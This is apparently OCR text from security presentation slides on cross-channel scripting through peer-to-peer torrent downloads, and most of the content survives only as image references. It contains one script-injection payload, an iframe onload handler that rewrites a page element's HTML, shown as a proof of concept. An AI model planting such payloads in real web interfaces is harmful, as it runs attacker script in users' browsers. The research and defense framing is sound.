
Massive exploitation




Massive exploitation



Massive exploitation



Peer-to-peer XCS!



Torrent Downloads

No File Selected


XCS attack

<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'">
2.pdf


137.6 KB

Defenses

